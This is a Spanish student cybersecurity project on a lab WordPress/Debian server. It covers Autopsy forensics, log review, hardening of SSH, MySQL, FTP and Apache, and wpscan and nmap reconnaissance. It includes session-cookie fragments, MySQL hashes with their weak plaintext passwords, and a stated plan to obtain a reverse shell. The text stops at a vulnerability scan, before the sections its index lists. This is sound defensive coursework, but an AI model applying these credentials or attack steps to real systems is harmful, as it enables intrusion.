

# **Proyecto Final de Ciberseguridad**

**Luis Fernando Espinoza Arias**

**Proyecto con el objetivo de evaluar el nivel de seguridad de un servidor de 4Geeks Academy**

## Índice

|  |    |
|--|----|
| Análisis Forense con Autopsy .....                           | 3  |
| Introducción .....   | 3  |
| Herramientas Utilizadas.....                                 | 3  |
| Evidencias Relevantes .....                                  | 3  |
| Compresión .....   | 4  |
| Navegación sospechosa.....                                   | 4  |
| Eliminación de rastros .....                                 | 5  |
| Prefetch y artefactos .....                                  | 5  |
| Línea del Tiempo .....                                       | 5  |
| Conclusión .....   | 5  |
| Reconocimiento y recolección de evidencias .....             | 6  |
| Detecta y corrige una vulnerabilidad diferente .....         | 16 |
| Plan de respuesta a Incidentes basado en NIST SP 800-61..... | 21 |
| Protección de datos .....                                    | 21 |
| Preparación .....  | 21 |
| Detección y análisis .....                                   | 21 |
| Contención.....  | 22 |
| Erradicación.....  | 22 |
| Recuperación.....  | 22 |
| Actividades Post-Incidente.....                              | 22 |

# Análisis Forense con Autopsy

## Introducción

El objetivo es analizar un posible ataque realizado a un equipo de 4Geeks Academy. Para ello se examina una imagen forense. RAW extraída de un sistema Linux. Se deben de identificar rastros de manipulación de archivos sensibles, navegación a sitios de transferencia y posible eliminación de evidencia.

## Herramientas Utilizadas

Principal herramienta utilizada: Autopsy 4.22.1















## Evidencias Relevantes

### Manipulación de Archivos

- Cookies.sqlite: un archivo sqlite recientemente modificado que contiene varias cookies relacionadas a distintas navegaciones



|  |   |   |                          |                          |                          |                          |
|--|---|---|--------------------------|--------------------------|--------------------------|--------------------------|
|  cookies.sqlite |  | 0 | 2024-10-08 22:55:59 CEST | 2024-10-08 22:55:59 CEST | 2024-10-08 22:49:03 CEST | 2024-08-01 00:15:50 CEST |
|--|---|---|--------------------------|--------------------------|--------------------------|--------------------------|

- Archivos sqlite y db recientemente modificados que están relacionados también a distintos accesos de webs

|  |  |   |                          |                          |                          |                          |
|--|--|---|--------------------------|--------------------------|--------------------------|--------------------------|
|  953658429gmaaviyle-ks-w.sqlite      |  | 0 | 2024-10-08 22:55:59 CEST | 2024-10-08 22:55:59 CEST | 2024-10-08 22:46:07 CEST | 2024-09-30 21:35:05 CEST |
|  1573635177setnoirlafgfeo..bw.sqlite |  | 0 | 2024-10-08 22:55:59 CEST | 2024-10-08 22:55:59 CEST | 2024-10-08 22:55:59 CEST | 2024-09-30 21:35:09 CEST |
|  formhistory.sqlite                  |  | 0 | 2024-10-08 22:55:59 CEST | 2024-10-08 22:55:59 CEST | 2024-10-08 22:55:59 CEST | 2024-08-01 00:16:17 CEST |
|  permissions.sqlite                  |  | 0 | 2024-10-08 22:51:18 CEST | 2024-10-08 22:51:18 CEST | 2024-10-08 22:55:59 CEST | 2024-08-01 00:15:52 CEST |
|  storage.sqlite                      |  | 0 | 2024-10-08 22:49:46 CEST | 2024-10-08 22:49:46 CEST | 2024-10-08 22:49:03 CEST | 2024-08-01 00:15:52 CEST |
|  protections.sqlite                  |  | 0 | 2024-10-08 22:49:46 CEST | 2024-10-08 22:49:46 CEST | 2024-10-08 22:51:17 CEST | 2024-08-01 00:15:59 CEST |
|  content-prefs.sqlite                |  | 0 | 2024-10-08 22:49:04 CEST | 2024-10-08 22:49:04 CEST | 2024-10-08 22:49:04 CEST | 2024-08-01 00:15:55 CEST |
|  caches.sqlite                       |  | 0 | 2024-10-08 22:46:37 CEST | 2024-10-08 22:46:37 CEST | 2024-10-08 22:46:07 CEST | 2024-09-30 21:35:05 CEST |
|  caches.sqlite                       |  | 0 | 2024-10-08 22:45:37 CEST | 2024-10-08 22:45:37 CEST | 2024-10-08 22:44:19 CEST | 2024-09-30 21:34:44 CEST |
|  data.sqlite                         |  | 0 | 2024-10-08 22:44:43 CEST | 2024-10-08 22:44:43 CEST | 2024-10-08 22:44:18 CEST | 2024-09-30 21:34:44 CEST |
|  data.sqlite                         |  | 0 | 2024-10-08 22:42:32 CEST | 2024-10-08 22:42:32 CEST | 2024-10-08 22:42:32 CEST | 2024-09-30 21:34:53 CEST |
|  3617032816mbede_t.sqlite            |  | 0 | 2024-10-08 22:28:00 CEST | 2024-10-08 22:28:00 CEST | 2024-10-08 22:55:59 CEST | 2024-09-30 21:35:10 CEST |
|  index.db                            |  |   | 2024-10-08 22:15:01 CEST | 2024-10-08 22:15:01 CEST | 2024-10-08 22:15:01 CEST | 2024-10-08 22:15:01 CEST |
|  index.db                            |  |   | 2024-10-08 22:15:01 CEST | 2024-10-08 22:15:01 CEST | 2024-10-08 22:15:01 CEST | 2024-10-08 22:15:01 CEST |



































## Compresión

- Se encontraron dos archivos .gz con modificaciones recientes relacionada a los logs de navegación.

|  |  |  |  |                          |                          |                          |                          |
|--|--|--|--|--------------------------|--------------------------|--------------------------|--------------------------|
|  term.log.1.gz    |  |  |  | 2024-10-08 22:15:01 CEST | 2025-06-30 14:24:09 CEST | 2024-07-31 18:14:59 CEST | 2025-06-30 14:24:09 CEST |
|  history.log.1.gz |  |  |  | 2024-10-08 22:15:01 CEST | 2025-06-30 14:24:09 CEST | 2024-07-31 18:14:59 CEST | 2025-06-30 14:24:09 CEST |

## Navegación sospechosa

En el apartado de Web Cookies se puede ver que se accedió recientemente a WordPress, pero anteriormente hubo acceso a Gmail, meet o chat.google, servicios de comunicación

|  |  |   |                 |                          |   |  |
|--|--|---|-----------------|--------------------------|---|--|
|  cookies.sqlite   |  |   | localhost       | 2024-10-08 22:54:48 CEST | wordpress_86a9106ae65537651a8e456835b316ab          | wordpress-user%7C1728923012%7CS9O9nGZSoWSvC...   |
|  cookies.sqlite   |  |   | localhost       | 2024-10-08 22:54:48 CEST | wordpress_logged_in_86a9106ae65537651a8e456835b3... | wordpress-user%7C1728923012%7CS9O9nGZSoWSvC...   |
|  cookies.sqlite   |  |   | localhost       | 2024-10-08 22:54:48 CEST | wp-settings-time-1                                  | 1728420586                                       |
|  cookies.sqlite   |  |   | localhost       | 2024-10-08 22:54:48 CEST | wordpress_86a9106ae65537651a8e456835b316ab          | wordpress-user%7C1728923012%7CS9O9nGZSoWSvC...   |
|  cookies.sqlite   |  |   | localhost       | 2024-10-08 22:54:48 CEST | wordpress_logged_in_86a9106ae65537651a8e456835b3... | wordpress-user%7C1728923012%7CS9O9nGZSoWSvC...   |
|  cookies.sqlite   |  |   | localhost       | 2024-10-08 22:54:48 CEST | wp-settings-time-1                                  | 1728420586                                       |
|  cookies.sqlite   |  |   | localhost       | 2024-10-08 22:54:48 CEST | wordpress_86a9106ae65537651a8e456835b316ab          | wordpress-user%7C1728923012%7CS9O9nGZSoWSvC...   |
|  cookies.sqlite   |  |   | localhost       | 2024-10-08 22:54:48 CEST | wordpress_logged_in_86a9106ae65537651a8e456835b3... | wordpress-user%7C1728923012%7CS9O9nGZSoWSvC...   |
|  cookies.sqlite   |  |   | localhost       | 2024-10-08 22:54:48 CEST | wp-settings-time-1                                  | 1728420586                                       |
|  cookies.sqlite   |  | 3 | mail.google.com | 2024-10-08 22:46:07 CEST | OSID  | g.a000owj4MJcXqkesixm4pb38XUJOIliCeOqQD94MZ1...  |
|  cookies.sqlite  |  | 3 | mail.google.com | 2024-10-08 22:46:07 CEST | __Secure-OSID                                       | g.a000owj4MJcXqkesixm4pb38XUJOIliCeOqQD94MZ1...  |
|  cookies.sqlite |  | 3 | mail.google.com | 2024-10-08 22:46:07 CEST | COMPASS   | gmail_ps=CrMBAAlriVdX9BbzmflVhVGeP6-_2NR_ydvv... |
|  cookies.sqlite |  | 3 | mail.google.com | 2024-10-08 22:46:07 CEST | __Host-GMAIL_SCH_GMN                                | 1  |
|  cookies.sqlite |  | 3 | mail.google.com | 2024-10-08 22:46:07 CEST | __Host-GMAIL_SCH_GMS                                | 1  |
|  cookies.sqlite |  | 3 | mail.google.com | 2024-10-08 22:46:07 CEST | __Host-GMAIL_SCH_GML                                | 1  |
|  cookies.sqlite |  | 3 | mail.google.com | 2024-10-08 22:46:07 CEST | COMPASS   | gmail_ps=CrMBAAlriVdX9BbzmflVhVGeP6-_2NR_ydvv... |
|  cookies.sqlite |  | 3 | mail.google.com | 2024-10-08 22:46:07 CEST | COMPASS   | appsfrontendserver=CgAQ4LuWuAYaewAJa4IXzw0rYx... |
|  cookies.sqlite |  | 3 | mail.google.com | 2024-10-08 22:46:07 CEST | OSID  | g.a000owj4MJcXqkesixm4pb38XUJOIliCeOqQD94MZ1...  |
|  cookies.sqlite |  | 3 | mail.google.com | 2024-10-08 22:46:07 CEST | __Secure-OSID                                       | g.a000owj4MJcXqkesixm4pb38XUJOIliCeOqQD94MZ1...  |
|  cookies.sqlite |  | 3 | mail.google.com | 2024-10-08 22:46:07 CEST | COMPASS   | gmail_ps=CrMBAAlriVdX9BbzmflVhVGeP6-_2NR_ydvv... |
|  cookies.sqlite |  | 3 | mail.google.com | 2024-10-08 22:46:07 CEST | __Host-GMAIL_SCH_GMN                                | 1  |
|  cookies.sqlite |  | 3 | mail.google.com | 2024-10-08 22:46:07 CEST | COMPASS   | appsfrontendserver=CgAQ4LuWuAYaewAJa4IXzw0rYx... |
|  cookies.sqlite |  | 3 | chat.google.com | 2024-10-08 22:44:18 CEST | OSID  | g.a000owj4MM93HJcq5FK_eqWyijkSGRHWGGXbVj69N...   |
|  cookies.sqlite |  | 3 | chat.google.com | 2024-10-08 22:44:18 CEST | __Secure-OSID                                       | g.a000owj4MM93HJcq5FK_eqWyijkSGRHWGGXbVj69N...   |
|  cookies.sqlite |  | 3 | chat.google.com | 2024-10-08 22:44:18 CEST | OTZ   | 7757015_72_76_104100_72_446760                   |
|  cookies.sqlite |  | 3 | chat.google.com | 2024-10-08 22:44:18 CEST | COMPASS   | dynamite-ui=CgAQ1ruWuAYaZQAJa4IXUAPVUMD_jD...    |
|  cookies.sqlite |  | 3 | chat.google.com | 2024-10-08 22:44:18 CEST | OSID  | g.a000owj4MM93HJcq5FK_eqWyijkSGRHWGGXbVj69N...   |
|  cookies.sqlite |  | 3 | chat.google.com | 2024-10-08 22:44:18 CEST | __Secure-OSID                                       | g.a000owj4MM93HJcq5FK_eqWyijkSGRHWGGXbVj69N...   |
|  cookies.sqlite |  | 3 | chat.google.com | 2024-10-08 22:44:18 CEST | OTZ   | 7757015_72_76_104100_72_446760                   |
|  cookies.sqlite |  | 3 | chat.google.com | 2024-10-08 22:44:18 CEST | COMPASS   | dynamite-ui=CgAQ1ruWuAYaZQAJa4IXUAPVUMD_jD...    |
|  cookies.sqlite |  | 3 | chat.google.com | 2024-10-08 22:44:18 CEST | OSID  | g.a000owj4MM93HJcq5FK_eqWyijkSGRHWGGXbVj69N...   |
|  cookies.sqlite |  | 3 | chat.google.com | 2024-10-08 22:44:18 CEST | __Secure-OSID                                       | g.a000owj4MM93HJcq5FK_eqWyijkSGRHWGGXbVj69N...   |
|  cookies.sqlite |  | 3 | chat.google.com | 2024-10-08 22:44:18 CEST | OTZ   | 7757015_72_76_104100_72_446760                   |
|  cookies.sqlite |  | 3 | chat.google.com | 2024-10-08 22:44:18 CEST | COMPASS   | dynamite-ui=CgAQ1ruWuAYaZQAJa4IXUAPVUMD_jD...    |

## Eliminación de rastros

Se realizo eliminaciones y posterior modificación a archivos relacionado al cache de navegación de Firefox.

|   |   |                          |                          |                          |                          |                          |
|---|---|--------------------------|--------------------------|--------------------------|--------------------------|--------------------------|
| h   |   |                          | 2024-10-09 00:00:57 CEST | 2024-10-09 00:00:57 CEST | 2024-07-31 19:29:45 CEST | 2024-07-31 19:37:43 CEST |
| D603F5B672758632DFF02F82A3DF3014A1DCB07D  |   |                          | 2024-10-08 22:49:50 CEST | 2024-10-08 22:49:50 CEST | 2024-10-08 22:49:46 CEST | 2024-09-30 18:23:45 CEST |
| B0183859416096836315D84EB4E03A0CD5F5DFE3  |   |                          | 2024-10-08 22:49:50 CEST | 2024-10-08 22:49:50 CEST | 2024-10-08 22:49:46 CEST | 2024-09-30 18:23:45 CEST |
| E0F0A2163879AC304884F3691DBEE8ABCB1471F7  |   |                          | 2024-10-08 22:49:50 CEST | 2024-10-08 22:49:50 CEST | 2024-10-08 22:49:46 CEST | 2024-09-30 18:23:45 CEST |
| F18D85F52EBBBA2AB081EF739ED0D6E8A76D497C  | 0 | 2024-10-08 22:51:21 CEST | 2024-10-08 22:51:21 CEST | 2024-10-08 22:51:16 CEST | 2024-08-01 00:16:22 CEST |                          |
| 68F15CDA85E64398ABB2605CF52BFE5BDD8B68BD4 | 0 | 2024-10-08 22:51:19 CEST | 2024-10-08 22:51:19 CEST | 2024-10-08 22:51:18 CEST | 2024-09-30 21:33:46 CEST |                          |
| 1D8FCDC055BFD30599545F7775BE4E2BC162CB9E  | 0 | 2024-10-08 22:50:57 CEST | 2024-10-08 22:50:57 CEST | 2024-10-08 22:50:57 CEST | 2024-08-01 00:16:01 CEST |                          |
| F277316E1DCE5B764CCD70C516911EA95251C506  | 0 | 2024-10-08 22:50:57 CEST | 2024-10-08 22:50:57 CEST | 2024-10-08 22:50:57 CEST | 2024-08-01 00:16:01 CEST |                          |
| 0343EFC8F3B5553CB8D8F8B03FAE1E8AB873849C  | 0 | 2024-10-08 22:49:50 CEST | 2024-10-08 22:49:50 CEST | 2024-10-08 22:49:47 CEST | 2024-10-08 22:49:47 CEST |                          |
| 0A92403A329DA455A4FD1E01BA3260837FF7007B  | 0 | 2024-10-08 22:49:50 CEST | 2024-10-08 22:49:50 CEST | 2024-10-08 22:49:47 CEST | 2024-10-08 22:49:47 CEST |                          |
| 30A4EFC05BADA57CC90C79DDB451276C809635D9  | 0 | 2024-10-08 22:49:50 CEST | 2024-10-08 22:49:50 CEST | 2024-10-08 22:49:47 CEST | 2024-10-08 22:49:47 CEST |                          |
| 30BB3441F018C919FC41229F7425A0517232A4C1  | 0 | 2024-10-08 22:49:50 CEST | 2024-10-08 22:49:50 CEST | 2024-10-08 22:49:47 CEST | 2024-10-08 22:49:47 CEST |                          |

## Prefetch y artefactos

Se pudo corroborar el acceso reciente a páginas web donde se puede realizar transferencias de datos como Gmail o emplear servicios de comunicación como chat.google o meet.

## Línea del Tiempo

- Se realizaron modificación, cambios y eliminación, en relación al cache del navegador para evitar visibilidad de la navegación.
- Posteriormente se accedió a servicios de comunicación como chat o meet y Gmail que se puede emplear para enviar archivos.
- Finalmente se accedió a la plataforma de WordPress para obtener información o archivos.

## Conclusión

Se identificaron indicios de acceso no autorizado al equipo de 4Geeks Academy, seguido por el ingreso a cuentas de Gmail, Meet y Chat. Posteriormente, se detectaron acciones sospechosas con el objetivo de exfiltración de información del dominio WordPress, incluyendo la manipulación de cachés y registros de navegación con el propósito de ocultar rastros de actividad.

## Reconocimiento y recolección de evidencias

Emplee journalctl y grep para verificar los logs

```
Oct 08 17:40:59 debian sshd[1650]: Accepted password for root from 192.168.0.134 port 45623 ssh2
Oct 08 17:40:59 debian sshd[1650]: pam_unix(sshd:session): session opened for user root(uid=0) by (uid=0)
Oct 08 17:40:59 debian sshd[1650]: pam_env(sshd:session): deprecated reading of user environment enabled
Oct 08 17:40:59 debian sshd[1650]: Connection from 192.168.0.134 port 45623
```

Se identificó un acceso desde 192.168.0.134 mediante contraseña, una vulnerabilidad importante que indica que la contraseña de root es débil o fue filtrada. También relacionada con lo comentando en el análisis forense con Autopsy.

### Medidas

#### Cambio de contraseña de root

Si el atacante ha usado una contraseña, es muy probable que la haya descifrado. Se debe de cambiar la contraseña del usuario root lo antes posible:

```
sudo passwd root
```

#### Deshabilitar acceso root por SSH

Para evitar el acceso como root por SSH hay que modificar la configuración de SSH:

```
sudo nano /etc/ssh/sshd_config
```

y cambiar el apartado de PermitRootLogin a no, que se encontraba en yes

```
#LoginGraceTime 2m
PermitRootLogin yes
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10
```

Después se reinicia el servicio SSH:

```
sudo systemctl restart ssh
```

Posteriormente se realizó un escaneo de los usuarios de MySQL para verificar si tienen configuraciones seguras o contraseñas débiles.

```
debian@debian:~$ sudo mysql -e "SELECT user, host, plugin, authentication_string FROM mysql.user;"
```

| User          | Host      | plugin                | authentication_string                     |
|---------------|-----------|-----------------------|---|
| mariadb.sys   | localhost | mysql_native_password |   |
| root          | localhost | mysql_native_password | *6BB4837EB74329105EE4568DDA7DC67ED2CA2AD9 |
| mysql         | localhost | mysql_native_password | invalid                                   |
| wordpressuser | localhost | mysql_native_password | *6BB4837EB74329105EE4568DDA7DC67ED2CA2AD9 |
| user          | localhost | mysql_native_password | *2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19 |

Se encontró varias malas prácticas respecto a la configuración de los usuarios:

- El usuario root cuenta con una contraseña débil donde el hash corresponde a 123456
- El usuario mysql tiene una configuración incompleta o mal configurada donde la contraseña se encuentra en invalid
- El usuario wordpressuser, al igual que root, cuentan con la misma contraseña
- El usuario user tiene también una contraseña débil, que corresponde al hash 12345678

Mediante el uso de hashcat es posible crackear las contraseñas y obtenerlas en texto plano

## Medidas

### Cambio de contraseñas

Realizar un cambio a una contraseña más robusta

```
sudo mysql -e "ALTER USER 'usuario'@'localhost' IDENTIFIED BY 'contraseñarobusta';"
```

### Eliminar usuario

El usuario mysql consta de una contraseña invalid, dicho usuario no puede ser accesible, pero si alterable, pudiendo ser configurado por el atacante. Si dicho usuario no se utiliza, lo recomendable es eliminarlo.

```
sudo mysql -e "DROP USER 'mysql'@'localhost';"
```

En caso de que se utilice o se vaya a utilizar, se le deberá asignar una contraseña robusta.

## Verificar permisos

Después de realizar los cambios, lo aconsejable sería verificar los permisos de usuario y verificar que estos no sean excesivos.

```
sudo mysql -e "SHOW GRANTS FOR usuario@'localhost';"
```

En este caso todo se encontraba correcto.

Se comprobó anteriormente que existe un usuario wordpressuser, se realizó una revisión al archivo wp-config.php.

```
debian@debian:/var/www/html$ ls -l wp-config.php
-rwxrwxrwx 1 www-data www-data 3017 Sep 30 2024 wp-config.php
```

En el análisis de permisos se encuentra que dicho archivo cuenta con permisos 777, lectura, escritura y ejecución para todos los usuarios, lo cual es muy inseguro. También se encuentra el archivo /var/www/html con permisos 777, también tiene que ser modificado. Dentro de este archivo de igual modo se encuentran todos con permisos 777.

```
|drwxrwxrwx 5 www-data www-data 4096 Jun 28 06:34 html
```

## Medidas

### Cambio de permisos

La primera acción sería cambiar los permisos a solo lectura y escritura para el propietario:

```
sudo chmod 600 wp-config.php
```

Se continúa con la revisión del archivo

### Cambio de contraseña

```
/** Database username */
define( 'DB_USER', 'wordpressuser' );

/** Database password */
define( 'DB_PASSWORD', '123456' );
```

La contraseña debe ser modificada de igual forma y debe de coincidir con la de MySQL.



También se puede verificar el archivo .htaccess y comprobar su configuración.

```
debian@debian:/var/www/html$ cat /var/www/html/.htaccess

# BEGIN WordPress
# The directives (lines) between "BEGIN WordPress" and "END WordPress" are
# dynamically generated, and should only be modified via WordPress filters.
# Any changes to the directives between these markers will be overwritten.
<IfModule mod_rewrite.c>
RewriteEngine On
RewriteRule .* - [E=HTTP_AUTHORIZATION:%{HTTP:Authorization}]
RewriteBase /
RewriteRule ^index\.php$ - [L]
RewriteCond %{REQUEST_FILENAME} !-f
RewriteCond %{REQUEST_FILENAME} !-d
RewriteRule . /index.php [L]
</IfModule>
```

El archivo se encuentra correcto, en su forma estándar, pero se puede reforzar su seguridad y añadir Options -Indexes, para evitar que se pueda ver el contenido completo de los directorios en la web. No se debe de añadir entre las marcas # BEGIN WordPress y # END WordPress.

Se prosiguió con un escaneo mediante rkhunter, para buscar rootkits, puertas traseras, procesos anómalos, etc.

|  |             |
|--|-------------|
| /usr/bin/curl  | [ Warning ] |
| /usr/bin/ldd   | [ Warning ] |
| /usr/bin/lwp-request                                   | [ Warning ] |
| Checking for suspicious (large) shared memory segments | [ Warning ] |
| Checking if SSH root access is allowed                 | [ Warning ] |

## Medidas

### Verificar

Para verificar que /usr/bin/curl, /usr/bin/ldd, /usr/bin/lwp-request — [ Warning ] no fueron modificados empleamos debsums.

```
sudo debsums curl libc-bin libwww-perl
```

Esta línea verifica si los archivos instalados por esos paquetes (curl, libc-bin, libwww-perl) han sido modificados. El resultado fue que todos los archivos dieron OK, no se detectó modificaciones.

Para Checking for suspicious (large) shared memory segments [ Warning ] verificamos con:

`ipcs -m`: para ver la memoria compartida y sus características

`ipcs -m -p`: para ver los procesos relacionados a estos

```
debian@debian:~$ ipcs -m
```

```
----- Shared Memory Segments -----
key          shmid      owner      perms      bytes      nattch     status
0x00000000   8          debian     600        524288     2          dest
0x00000000   13         debian     600        4194304    2          dest
0x00000000   16         debian     600        524288     2          dest
0x00000000   19         debian     600        524288     2          dest
0x00000000   22         debian     600        524288     2          dest
0x00000000   25         debian     600        524288     2          dest
0x00000000   28         debian     600        524288     2          dest
0x00000000   33         debian     600        33554432   2          dest
0x00000000   36         debian     600        4194304    2          dest
0x00000000   54         debian     600        524288     2          dest
```

```
debian@debian:~$ ipcs -m -p
```

```
----- Shared Memory Creator/Last-op PIDs -----
shmid      owner      cpid       lpid
8          debian     2317       2557
13         debian     2346       5821
16         debian     2392       2557
19         debian     2390       2557
22         debian     2423       2557
25         debian     2443       2557
28         debian     2440       1973
33         debian     2377       1973
36         debian     2703       5832
54         debian     2325       1973
```

Después emplearemos `ps -fp` para ver que procesos corresponden a dichos PIDs, por si uno de estos realiza procesos extraños.

```
debian@debian:~$ ps -fp 2317 2346 2392 2390 2423 2443 2440 2377 2703 2325 2557 5821 5832 1973
UID      PID    PPID  C  STIME TTY      STAT   TIME CMD
root      1973    1962  0  12:42 tty7     Ssl+   0:12  /usr/lib/xorg/Xorg :0 -se
debian    2317    2193  0  12:42 ?        Sl      0:00  /usr/bin/mate-settings-da
debian    2325    2193  0  12:42 ?        Sl      0:01  marco
debian    2346    2193  0  12:42 ?        Sl      0:00  mate-panel
debian    2377    2193  0  12:42 ?        Sl      0:01  /usr/bin/caja
debian    2390    2159  0  12:42 ?        Sl      0:00  /usr/lib/mate-panel/wnck-
debian    2392    2193  0  12:42 ?        Sl      0:00  mate-volume-control-stat
debian    2423    2193  0  12:42 ?        Sl      0:00  nm-applet
debian    2440    2159  0  12:42 ?        Sl      0:00  /usr/lib/mate-panel/clock
debian    2443    2159  0  12:42 ?        Sl      0:00  /usr/lib/mate-panel/notif
debian    2703    2346  0  12:42 ?        Sl      0:10  mate-terminal
debian    5832    2703  0  14:10 pts/1   Ss      0:00  bash
```

Todos los procesos corresponden al entorno gráfico MATE y tiene un funcionamiento normal sin anomalías.

Para fortalecer la configuración de SSH, aparte del ajuste realizado en `PermitRootLogin`, se aconsejaría realizar una autenticación con clave pública, donde el usuario que quiere acceder de forma remota tendría una clave privada y emplearía una clave publica para acceder al servidor, posteriormente a este ajuste se debería de deshabilitar `PasswordAuthentication`, para evitar la fuerza bruta y limitar los usuarios que pueden acceder mediante SSH.

```
# To disable tunneled clear text passwords, change to no here!
PasswordAuthentication yes
#PermitEmptyPasswords no
```

### Configurar clave pública

En la máquina que quiere acceder al servidor se debe de generar las claves SSH:

`ssh-keygen`

Se le pedirá donde quiere guardar dichas claves, por defecto se guardarán en ~/.ssh/, donde la publica tendrá la extensión.pub. También se le pedirá si quiere añadir una contraseña para su clave privada, si se quiere añadir más seguridad es aconsejable añadirla, esta se pedirá cada vez que se emplee dicha clave, por si se llega robar, no se podrá utilizar sin saber la contraseña asignada. Si decide añadirla, en el acceso al servidor no empleara la contraseña del usuario sino la contraseña de su clave privada.

Después para copiar la clave publica al servidor se debe usar este comando:

```
ssh-copy-id -i ~/.ssh/id_clave.pub usuario@IP
```

También es aconsejable eliminar el acceso mediante contraseña para más seguridad y limitar los usuarios con acceso:

```
PasswordAuthentication no
```

```
AllowUsers debian ...
```

Mas adelante se realizó un escaneo de puertos mediante nmap en una Kali Linux

```
(kali@kali)-[~]
$ nmap -sS -sV -Pn 192.168.1.203
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-24 10:23 EDT
Nmap scan report for 192.168.1.203
Host is up (0.00024s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.62 ((Debian))
MAC Address: 08:00:27:DD:0B:D8 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.89 seconds
```

Se detecto el servicio ftp con puerto 21 que tiene riesgo de transmitir la información sin cifrar. Se verifico la configuración del vsftpd accediendo a /etc/vsftpd.conf.

```
# Allow anonymous FTP? (Disabled by default).
anonymous_enable=YES
#
# Uncomment this to allow local users to log in.
local_enable=YES
#
# Uncomment this to enable any form of FTP write command.
write_enable=YES
```

Vemos que se encuentra activado el acceso anónimo, que es peligroso. Se debe de modificar a anonymous\_enable=NO.

Dado que contamos con SSH en el puerto 22, viene incluido SFTP, que es una alternativa más segura que FTP, ya que emplea cifrado.

```
debian@debian:~$ dpkg -l | grep ftp
ii  openssh-sftp-server      1:9.2p1-2+deb12u3      amd64      secure shell (SSH) sftp server module, for SFTP access from remote machines
ii  vsftpd                   3.0.3-13+b2            amd64      lightweight, efficient FTP server written for security
```

Lo recomendable seria cerrar el puerto 21

### Detener y desactivar vsftpd

```
sudo systemctl stop vsftpd
```

```
sudo systemctl disable vsftpd
```

Respecto a Apache se puede realizar algo similar a .htaccess en WordPress, accediendo a etc/apache2/sites-enabled/000-default.conf y añadir Options - Indexes dentro de <Directory>, pero ya que ha sido modificado anteriormente en .htaccess no es necesario, pero se puede realizar no habría ningún problema, solo que la configuración de Apache tendrá prioridad a la de WordPress, apache aplicará la misma acción dos veces.

```
<Directory /var/www/html>
    AllowOverride All
</Directory>
```

Respecto al archivo 000-default.conf, también se encuentra que no cuenta con cabeceras seguras.

```
<VirtualHost *:80>
    # The ServerName directive sets the request scheme, hostname and port that
    # the server uses to identify itself. This is used when creating
    # redirection URLs. In the context of virtual hosts, the ServerName
    # specifies what hostname must appear in the request's Host: header to
    # match this virtual host. For the default virtual host (this file) this
    # value is not decisive as it is used as a last resort host regardless.
    # However, you must set it for any further virtual host explicitly.
    #ServerName www.example.com

    ServerAdmin webmaster@localhost
    DocumentRoot /var/www/html
    <Directory /var/www/html>
        AllowOverride All
    </Directory>
    # Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
    # error, crit, alert, emerg.
    # It is also possible to configure the loglevel for particular
    # modules, e.g.
    #LogLevel info ssl:warn

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined

    # For most configuration files from conf-available/, which are
    # enabled or disabled at a global level, it is possible to
    # include a line for only one particular virtual host. For example the
    # following line enables the CGI configuration for this host only
    # after it has been globally disabled with "a2disconf".
    #Include conf-available/serve-cgi-bin.conf
</VirtualHost>
```

Se aconseja añadir cabeceras seguras como:

- Header always set X-Frame-Options: Previene el Clickjacking.
- Header set X-XSS-Protection; Previene ataques de tipo XSS (Cross-Site Scripting).
- Header always set Referrer-Policy: Previene fugas innecesarias de información sobre tu sitio web.
- Header always set Permissions-Policy: Previene uso no autorizado de funciones del navegador, desactiva.
- Header always set Content-Security-Policy: Previene: Inyecciones de código.



También se realizó un escaneo de WordPress mediante wpscan

wpscan --url 192.168.1.203

```
[+] robots.txt found: http://192.168.1.203/robots.txt
| Interesting Entries:
| - /wp-admin/
| - /wp-admin/admin-ajax.php
| Found By: Robots Txt (Aggressive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.1.203/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://192.168.1.203/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] Upload directory has listing enabled: http://192.168.1.203/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.1.203/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299
```

Donde los más destacable fue:

- robots.txt: Revela rutas sensibles, se debe de revisar y editar dicho archivo para eliminar entradas sensibles.
- xmlrpc.php activo: Comúnmente abusado para ataques de fuerza bruta o DoS distribuido, se puede bloquear mediante htaccess si no se emplea o limitar el acceso mediante plugins de seguridad.
- readme.html: Revela la versión exacta de WordPress, se puede eliminar dicho archivo.
- /wp-content/uploads/ con listado de archivos habilitado: se puede realizar lo mencionado anteriormente en .htaccess y añadir Options -Indexes.
- wp-cron.php expuesto: Puede ser explotado para ataques DoS, se puede desactivar mediante wp-config.php o ser configurado con .htaccess.

## Detecta y corrige una vulnerabilidad diferente

La explotación se llevará a cabo mediante una maquina Kali Linux.

Realizando un escaneo con nmap nos muestra la variedad de vulnerabilidades encontradas, pero nos centraremos en el puerto 21 ftp y el 80 de WordPress.

Donde buscaremos realizar una reverse Shell.

`sudo nmap -sV --script=vuln 192.168.1.203`

```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| vulners:
|   vsftpd 3.0.3:
|     CVE-2021-30047  7.5      https://vulners.com/cve/CVE-2021-30047
